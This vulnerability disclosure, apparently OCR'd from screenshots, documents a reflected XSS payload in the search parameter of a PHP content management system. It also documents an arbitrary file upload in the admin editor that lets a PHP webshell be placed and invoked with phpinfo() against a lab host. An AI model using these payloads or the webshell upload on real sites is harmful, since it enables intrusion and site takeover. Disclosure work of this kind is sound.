
Content-Management-System


The Content Management System is a simple PHP/MySQLi project that manages the contents of a simple website. Exploit Title： Content Management System 1.0 ———— 'search' Reflected XSS
Vendor Homepage:https://www.sourcecodester.com/php/14625/content-management-system-using-phpmysqli-source-code.html
Software Link:https://www.sourcecodester.com/download-code?nid=14625&title=Content+Management+System+using+PHP%2FMySQLi+with+Source+Code

Vulnerability Type：
Reflected XSS
Vulnerability Version ：
V 1.0
Recurring environment：
Windows 10
Vulnerability Description AND recurrence:
The vulnerability is in the content_management_system\search.php file



```
<?php include 'db_connect.php';
$search = strtolower($_GET['s']);
$qry = $conn->query("SELECT * FROM contents where title LIKE '%{$search}%' OR meta_description LIKE '%{$search}%' OR meta_keywords LIKE '%{$search}%' ");
?>
<div class="col-md-12">
    <div class="card card-outline card-primary">
        <div class="card-body">
            <h3><b>Search Result/s</b> (Found:<?php echo number_format($qry->num_rows) ?>)</h3>
            <hr>
            <div class="list-field w-100">
               <?php if($qry->num_rows <= 0): ?>
                <center>Sorry, we didn't found any content using the "<?php echo $search ?>" keyword.</center>
               <?php else: ?>
                <?php while($row=$qry->fetch_array()): ?>
                    <a href="index.php?page=view&cid=<?php echo md5($row['id']) ?>">
                    <h4><b><?php echo $row['title'] ?></b></h4>
                    <hr class="border-info">
                    <div class="col-md-12">
                    <div class="row">
                    <div class="col-sm-4">
                        <img src="assets/uploads/<?php echo $row['banner_img'] ?>" alt="" class="img-fluid img-thumbnail">
                    </div>
                    <div class="col-md-8 text-dark"><small><i><?php echo $row['meta_description'] ?>...</i></small></div>
                    </div>
                    </div>
                    </a>
                    <hr>
               <?php endwhile; ?>
               <?php endif; ?>
            </div>
        </div>
    </div>
</div>
```

Insert xss statement




Search | Content Manageme
192.168.100.242/content_management_system/index.php?page=search&s="><img src=1 onerror=alert(/xss/)>
Content Management System
Home
Navigation 1
Navigation 2
About Us
Signin
Search Here
Enter keyword
" id="search">
/xss/
确定
Recent Post/s
Sample 101
Posted Datetime: Dec 10, 2020 08:37 PM
Sample Content
Posted Datetime: Dec 10, 2020 04:44 PM

Search Result/s (Found:0)


Sorry, we didn't found any content using the "">" keyword.

Exploit Title： Content Management System 1.0 ———— Arbitrary file upload vulnerability
Vendor Homepage:https://www.sourcecodester.com/php/14625/content-management-system-using-phpmysqli-source-code.html
Software Link:https://www.sourcecodester.com/download-code?nid=14625&title=Content+Management+System+using+PHP%2FMySQLi+with+Source+Code

Vulnerability Type：
File upload
Vulnerability Version ：
V 1.0
Recurring environment：
Windows 10
Vulnerability Description AND recurrence:
The vulnerability is in the content_management_system\admin\new_content.php file



```
            <div class="row">
                <div class="col-md-6 form-group">
                    <label for="" class="control-label">Banner/Cover Image</label>
                    <div class="custom-file">
                      <input type="file" class="custom-file-input" id="customFile" name="img" onchange="displayImg(this,$(this))">
                      <label class="custom-file-label" for="customFile">Choose file</label>
                    </div>
                </div>
            </div>
            <div class="row">
                <div class="col-md-6 form-group">
                    <div class="form-group d-flex justify-content-center align-items-center">
                      <img src="<?php echo isset($banner_img) ? '../assets/uploads/'.$banner_img :'' ?>" alt="Image" id="cimg" class="img-fluid img-thumbnail ">
                    </div>
                </div>
            </div>
```




192.168.100.242/content_management_system/admin/index.php?page=edit_content&id=3

habitant morbi tristique senectus et netus et malesuada fames ac turpis egestas. Ut rhoncus est sed nisi rhoncus, et aliquam ante auctor. Aliquam egestas facilisis ex ac venenatis. Sed ullamcorper dapibus nisi, ut sodales nisi varius eget. Nullam sit amet metus neque. Mauris malesuada massa eget enim eleifend, ut laoreet erat lobortis. Vestibulum ante neque, condimentum vel lectus at, tincidunt auctor sem.

Sed ut egestas dolor. In a ipsum eget tortor lacinia dapibus vitae vel ante. Donec sit amet sem eget nisi fringilla facilisis vel vel leo. Phasellus feugiat rutrum sapien, a dignissim diam consequat sed. Praesent odio felis, blandit ac commodo ut, laoreet at purus. Aliquam sit amet nisi condimentum, maximus quam euismod, viverra dui. Nulla vestibulum mollis lorem a molestie. Nunc vitae libero a tortor volutpat gravida vitae vitae libero. Praesent sit amet gravida mauris. Ut rutrum, libero eget consequat varius, elit enim scelerisque lectus, in imperdiet nulla libero in libero. Nulla laoreet efficitur dui accumsan efficitur. Nullam magna felis, ornare nec elementum ullamcorper, bibendum ut diam. Aenean non ante lectus. Phasellus condimentum odio ipsum, a rutrum risus consectetur sit amet.

Banner/Cover Image
1.php
Browse

You can access our Webshell in the root directory



192.168.100.242/content_management_system/assets/uploads/1608877200_1.php

PHP Version 7.3.24


System	Windows NT DESKTOP-GAVDN48 10.0 build 17763 (Windows 10) AMD64
Build Date	Oct 27 2020 14:37:24
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731

http://192.168.100.242/content_management_system/assets/uploads/1608877200_1.php

☑ Post data □ Referer □ User Agent □ Cookies Add Header Clear All

pp=phpinfo();

H Upgrade-Insecure-Requests: 1



C:\xampp\htdocs\content_management_system\assets\uploads\

文件	时间	大小	属性
1607156880_avatar.jpg	2020-12-05 09:28:24	11426	0666
1607579280_47446233-clean-noir-et-gradient-sombre-image-...	2020-12-10 06:48:46	23520	0666
1607579460_47446233-clean-noir-et-gradient-sombre-image-...	2020-12-10 06:51:28	23520	0666
1607581380_avatar.jpg	2020-12-10 07:23:48	11426	0666
1607589300_47446233-clean-noir-et-gradient-sombre-image-...	2020-12-10 09:35:32	23520	0666
1607589360_47446233-clean-noir-et-gradient-sombre-image-...	2020-12-10 09:36:28	23520	0666
1607589420_47446233-clean-noir-et-gradient-sombre-image-...	2020-12-10 09:37:48	23520	0666
1607589480_47446233-clean-noir-et-gradient-sombre-image-...	2020-12-10 09:38:22	23520	0666
1607589840_47446233-clean-noir-et-gradient-sombre-image-...	2020-12-10 09:44:06	23520	0666
1607590080_avatar.jpg	2020-12-10 09:48:46	11426	0666
1607590140_avatar.jpg	2020-12-10 09:49:54	11426	0666
1607603820_1605604020_123065338-creative-dark-coding-ba...	2020-12-10 13:37:34	18383	0666
1607649240_47446233-clean-noir-et-gradient-sombre-image-...	2020-12-11 02:14:46	23520	0666
1608876960_1.php	2020-12-25 07:16:52	26	0666
1608877200_1.php	2020-12-25 07:20:42	26	0666
no-image-available.png	2020-09-11 07:27:36	23318	0666